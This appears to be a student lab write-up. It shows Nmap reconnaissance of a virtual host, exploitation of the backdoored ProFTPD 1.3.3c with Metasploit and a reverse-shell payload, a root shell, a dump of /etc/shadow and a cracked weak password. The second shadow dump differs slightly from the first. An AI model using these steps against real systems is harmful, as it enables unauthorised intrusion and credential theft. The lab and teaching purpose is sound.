

Case Study: Practical Task

Stage 1:

Nmap scan revealed 3 open ports on 192.168.100.20:

- Port 21 — FTP running ProFTPD 1.3.3c
- Port 22 — SSH running OpenSSH 7.2p2 (Ubuntu)
- Port 80 — HTTP running Apache 2.4.18 (Ubuntu)

```
(kali㉿kali)-[~]
$ ping -c 4 192.168.100
ping: connect: Network is unreachable

(kali㉿kali)-[~]
$ ping -c 4 192.168.100.20
PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data.
64 bytes from 192.168.100.20: icmp_seq=1 ttl=64 time=2.00 ms
64 bytes from 192.168.100.20: icmp_seq=2 ttl=64 time=1.15 ms
64 bytes from 192.168.100.20: icmp_seq=3 ttl=64 time=0.927 ms
64 bytes from 192.168.100.20: icmp_seq=4 ttl=64 time=0.732 ms

--- 192.168.100.20 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 0.732/1.201/1.996/0.482 ms

(kali㉿kali)-[~]
$ nmap -sV -sC -p- 192.168.100.20
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-03 15:42 -0400
Nmap scan report for 192.168.100.20
Host is up (0.00069s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
| 256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_ 256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:71:2C:48 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.71 seconds
```


Stage 2:

The services identified in Stage 1, the FTP service (ProFTPD 1.3.3c on port 21) was found to have a known backdoor vulnerability. In late 2010, the ProFTPD source distribution servers were compromised, and a backdoor was injected into the source code between 28 November and 2 December 2010. Any binaries built from the compromised source during this window contain a hidden back door allowing unauthenticated remote command execution. Metasploit's module `exploit/unix/ftp/proftpd_133c_backdoor` (disclosed 2010-12-02) targets this exact vulnerability.

```
kali@kali: ~  
Session Actions Edit View Help  
=  
+ -- ==[ 2,623 exploits - 1,326 auxiliary - 1,707 payloads  
+ -- ==[ 431 post - 49 encoders - 14 nops - 10 evasion  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
msf > search proftpd  
Matching Modules  
# Name Disclosure Date Rank Check Desc  
ription  
- - -  
0 exploit/linux/misc/netsupport_manager_agent 2011-01-08 average No NetS  
upport Manager Agent Remote Buffer Overflow  
1 exploit/linux/ftp/proftpd_sreplace 2006-11-26 great Yes ProF  
TPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)  
2 \ target: Automatic Targeting . . .  
3 \ target: Debug . . .  
4 \ target: ProFTPD 1.3.0 (source install) / Debian 3.1 . . .  
5 exploit/freebsd/ftp/proftpd_telnet_iac 2010-11-01 great Yes ProF  
TPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)  
6 \ target: Automatic Targeting . . .  
7 \ target: Debug . . .  
8 \ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) . . .  
9 exploit/linux/ftp/proftpd_telnet_iac 2010-11-01 great Yes ProF  
TPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)  
10 \ target: Automatic Targeting . . .  
11 \ target: Debug . . .  
12 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 . . .  
13 \ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 (Debug) . . .  
14 \ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) . . .  
15 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProF  
TPD 1.3.5 Mod_Copy Command Execution  
16 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProF  
TPD-1.3.3c Backdoor Command Execution  
Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor  
msf > use exploit/unix/ftp/proftpd_133c_backdoor  
msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.100.20  
RHOSTS => 192.168.100.20  
msf exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse  
payload => cmd/unix/reverse  
msf exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.100.10  
LHOST => 192.168.100.10
```

Stage 3:

Using Metasploit, the exploit/unix/ftp/proftpd_133c_backdoor module was loaded and configured with RHOSTS 192.168.100.20 and payload cmd/unix/reverse with LHOST 192.168.100.10. Running the exploit successfully opened a command shell session on the target, confirmed as uid=0(root) confirming that full root access was obtained.




```
kali-linux-2026.1-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help
[*] B is input ...
[*] Command shell session 1 opened (192.168.100.10:4444 → 192.168.100.20:60428) at 2026-07-03 16:06:07 -0400

whoami
root
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
cat /etc/shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2W0/j0kbn4t1RUIlRckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2*6Fvy5tpUUXQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
```

Stage 4:

To extract the password file from the target, the command **cat /etc/shadow** was run within the root shell obtained via the backdoor exploit. This revealed the hashed passwords for all system users, including the marlinspike account. A brute force attack against this hash using common password guesses previously revealed the plain text password which is: **marlinspike** and the username is: **marlinspike**



```
kali@kali: ~  
Session Actions Edit View Help  
[*] B is input ...  
[*] Command shell session 1 opened (192.168.100.10:4444 → 192.168.100.20:60428) at 2026-07-03 16:06:07 -0400  
  
whoami  
root  
id  
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)  
cat /etc/shadow  
root:!:17484:0:99999:7:::  
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sync*:17379:0:99999:7:::  
games*:17379:0:99999:7:::  
man*:17379:0:99999:7:::  
lp*:17379:0:99999:7:::  
mail*:17379:0:99999:7:::  
news*:17379:0:99999:7:::  
uucp*:17379:0:99999:7:::  
proxy*:17379:0:99999:7:::  
www-data*:17379:0:99999:7:::  
backup*:17379:0:99999:7:::  
list*:17379:0:99999:7:::  
irc*:17379:0:99999:7:::  
gnats*:17379:0:99999:7:::  
nobody*:17379:0:99999:7:::  
systemd-timesync*:17379:0:99999:7:::  
systemd-network*:17379:0:99999:7:::  
systemd-resolve*:17379:0:99999:7:::  
systemd-bus-proxy*:17379:0:99999:7:::  
syslog*:17379:0:99999:7:::  
_apt*:17379:0:99999:7:::  
messagebus*:17379:0:99999:7:::  
uidd*:17379:0:99999:7:::  
lightdm*:17379:0:99999:7:::  
whoopsie*:17379:0:99999:7:::  
avahi-autoipd*:17379:0:99999:7:::  
avahi*:17379:0:99999:7:::  
dnsmasq*:17379:0:99999:7:::  
colord*:17379:0:99999:7:::  
speech-dispatcher:!:17379:0:99999:7:::  
hplip*:17379:0:99999:7:::  
kernoops*:17379:0:99999:7:::  
pulse*:17379:0:99999:7:::  
rtkit*:17379:0:99999:7:::  
saned*:17379:0:99999:7:::  
usbmux*:17379:0:99999:7:::  
marlinspike:$6$wQb5nV3T$xB2W0/j0kbn4t1RUIrckw69LR/0EMtUbFFCypM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUXqbUhCKbl4/:17484  
:0:99999:7:::  
mysql:!:17486:0:99999:7:::  
sshd*:17486:0:99999:7:::
```

